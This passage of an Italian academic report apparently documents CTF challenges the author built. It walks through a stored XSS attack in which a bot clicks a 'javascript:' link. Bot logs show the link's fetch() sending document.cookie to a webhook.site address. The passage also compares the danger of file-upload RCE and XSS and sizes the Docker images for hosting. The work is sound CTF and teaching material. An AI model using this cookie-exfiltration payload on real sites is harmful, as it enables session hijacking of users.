


Figure 21: Esempio di payload per esfiltrare il cookie di sessione al click sul link

In questo caso però, a differenza dell'esercizio precedente, non è necessario che la vittima clicchi manualmente sul link — sarà il bot stesso a farlo automaticamente durante la sua visita periodica.

Step 2: Inserimento del payload

L'inserimento del payload avviene nello stesso modo descritto antecedentemente.

Step 3: Esecuzione del payload

Quando il bot visita la pagina `view.php`, raccoglie tutti i link presenti e clicca su ciascuno di essi. Cliccando sul link malevolo, il browser del bot decodifica e interpreta l'URL come `javascript:fetch('URL_malevolo/?c='+document.cookie)`, eseguendo il codice JavaScript nel contesto della pagina. Il cookie di sessione viene quindi inviato al server controllato dall'attaccante.

Osservando i log del bot, si può notare il comportamento di visita e click sui link:

```
...
bot_1  | [2026-04-04T10:15:37.280Z] Bot visiting: http://web/view.php
bot_1  | [2026-04-04T10:15:41.612Z] Bot clicking link: javascript:
fetch(`https://webhook.site/bf6832e9-32c3-490b-82a2-f71a417be6d2?
```

```
flag=`+document.cookie)
bot_1  | [2026-04-04T10:15:44.652Z] Bot clicking link:
http://web/index.php
bot_1  | [2026-04-04T10:15:46.725Z] Bot visit complete.
...
```

Di conseguenza, ogni volta che il bot visita la pagina vulnerabile e clicca sul link malevolo, il cookie di sessione viene esfiltrato, permettendo all'attaccante di ottenere l'accesso alla sessione dell'utente rappresentato dal bot.






Figure 22: Esecuzione del payload malevolo da parte del bot al click sul link e esfiltrazione del cookie di sessione

Step extra: Gestione alert

Analogamente all'Esercizio 1, il bot è configurato per chiudere automaticamente qualsiasi dialogo che si presenti, garantendo che l'esecuzione del payload non venga interrotta da finestre di dialogo modali.



(a) Esempio di payload che genera un alert



(b) Pagina web contenente caso alert + fetch

Questo comportamento è evidenziato nei log del bot, dove si può notare la gestione auto-

matica dei dialoghi:

```
...
bot_1  | [2026-04-04T10:15:37.280Z] Bot visiting: http://web/view.php
bot_1  | [2026-04-04T10:15:38.598Z] Bot clicking link: javascript:
alert('XSS')
bot_1  | [2026-04-04T10:15:38.609Z] Bot dismissing dialog: XSS
bot_1  | [2026-04-04T10:15:41.612Z] Bot clicking link: javascript:
fetch(`https://webhook.site/bf6832e9-32c3-490b-82a2-f71a417be6d2?
flag=`+document.cookie)
bot_1  | [2026-04-04T10:15:44.652Z] Bot clicking link:
http://web/index.php
bot_1  | [2026-04-04T10:15:46.725Z] Bot visit complete.
...
```

Analisi Comparativa e Considerazioni Finali

Confronto della pericolosità degli attacchi

Le vulnerabilità analizzate in questo elaborato appartengono a categorie distinte e presentano livelli di pericolosità differenti, che dipendono sia dalla natura dell'attacco sia dal contesto applicativo in cui vengono sfruttate.

Gli attacchi di **File Upload** rappresentano la categoria più critica tra quelle trattate. La possibilità di caricare ed eseguire file PHP arbitrari sul server espone l'intera infrastruttura a una compromissione completa: l'attaccante ottiene *Remote Code Execution* (RCE) con i privilegi del processo web server (`www-data`), potendo leggere file sensibili, eseguire comandi di sistema, stabilire una shell remota persistente e spostarsi lateralmente nella rete interna. L'impatto non è limitato a un singolo utente o sessione, ma riguarda l'intero sistema. Anche quando sono presenti controlli come la validazione del MIME type e del contenuto dell'immagine (Esercizio 2), una singola debolezza logica — come l'uso di `strpos()` al posto di `pathinfo()` — è sufficiente a ripristinare il vettore di attacco tramite un file poliglotta.

Gli attacchi di **XSS Stored**, pur non garantendo accesso diretto al sistema, possono essere altrettanto devastanti a seconda del contesto. La pericolosità di un attacco XSS è strettamente legata al **livello di privilegio dell'utente** il cui cookie di sessione viene sottratto. Se la vittima è un utente con privilegi limitati, l'attaccante ottiene accesso a funzionalità ristrette. Se invece la vittima è un amministratore, il cookie esfiltrato può consentire l'accesso completo al pannello di amministrazione, la modifica di contenuti e configurazioni, la lettura di dati riservati di tutti gli utenti, fino alla completa compromissione dell'applicazione. La variante con bot amplifica ulteriormente questo rischio: l'esfiltrazione avviene in modo automatico e periodico, senza richiedere alcuna interazione da parte di un utente reale, e il cookie del bot — configurato con `httpOnly: false` — è accessibile direttamente da JavaScript, rendendo l'attacco completamente silenzioso.

Impatto infrastrutturale: dimensioni delle immagini Docker

Un aspetto rilevante nella progettazione di ambienti CTF (*Capture The Flag*) riguarda le risorse computazionali necessarie per ospitare le challenge. A differenza di molte tipologie di challenge statiche, tutte le challenge realizzate in questo elaborato sono **stateful**: mantengono uno stato interno (file caricati, commenti salvati, cookie di sessione) che deve essere isolato per ciascun partecipante. Questo implica che ogni partecipante necessita di una propria istanza dedicata dei container, non potendo condividere l'ambiente con altri utenti senza compromettere l'integrità della challenge. Questa caratteristica aumenta significativamente l'impatto sul server che ospita la competizione: con N partecipanti attivi simultaneamente, il sistema deve gestire fino a N istanze indipendenti per ciascuna challenge.

Il grafico sottostante mostra le dimensioni delle immagini Docker per ciascuno degli esercizi realizzati.




Figure 24: Dimensioni delle immagini Docker per ciascun esercizio

Le immagini web degli esercizi di File Upload (circa 499 MB ciascuna) sono le più leggere: la base `php:8.2-apache` include l'interprete PHP e il server Apache, senza dipendenze aggiuntive. Le immagini web degli esercizi XSS (circa 587 MB ciascuna) sono leggermente più grandi in quanto includono anche Python e le librerie `BeautifulSoup` e `requests`, necessarie per lo script `check_attack.py` che verifica la presenza del payload iniettato.

Le immagini bot degli esercizi XSS+Bot (circa 951 MB ciascuna) sono di gran lunga le più pesanti. Questo è dovuto all'inclusione di Chromium e di tutte le sue dipendenze di sistema, necessarie per eseguire un browser headless tramite Puppeteer. Nonostante l'utilizzo di una base `node:slim` e l'installazione selettiva delle sole dipendenze strettamente necessarie, la presenza di un browser completo rende inevitabile un'immagine di dimensioni significative.

Questi dati sono utili per stimare le risorse necessarie sul server CTF. Considerando che ogni partecipante richiede un'istanza separata di ciascuna challenge, e che le challenge XSS+Bot comportano il deploy simultaneo di due container (web + bot) per un totale di circa 1.5 GB di immagini per istanza, è evidente come il numero di partecipanti attivi possa incidere considerevolmente sull'utilizzo di RAM, CPU e spazio disco del server ospitante.

Bibliografia

[1] PortSwigger, *Cross-site Scripting (XSS)*, Available: `https://portswigger.net/web-security/cross-site-scripting`, [Accessed: April 2026]

[2] PortSwigger, *File Upload Vulnerabilities*, Available: `https://portswigger.net/web-security/file-upload`, [Accessed: April 2026]

[3] Puppeteer, *Puppeteer Documentation*, Available: `https://pptr.dev/`, [Accessed: April 2026]

[4] Docker, *Docker Hub*, Available: `https://hub.docker.com/`, [Accessed: April 2026]